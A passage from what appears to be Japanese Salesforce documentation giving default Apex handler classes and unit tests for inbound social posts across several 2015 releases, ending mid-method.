        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
```

```
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

テスト

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
```

```
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];
```

```
        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
```

```
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }
```

```
    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Winter '15 のデフォルトの Apex クラスおよびテスト

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
```

```
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
```

```
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
```

```
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
```

```
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
```

```
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
```

```
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
```

```
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

テスト

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
```

```
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();
```

```
        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
```

```
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }
```

```
    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Spring '15 および Summer '15 のデフォルトの Apex クラス

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
```

```
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);
        return persona;
    }


 private void updatePersona(SocialPersona persona) {
  try {
   update persona;
  }catch(Exception e) {
   System.debug('Error updating social persona: ' + e.getMessage());
  }
 }

    private Case buildParentCase(SocialPost post, SocialPersona persona,
    Map<String, Object> rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }
```

```
    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
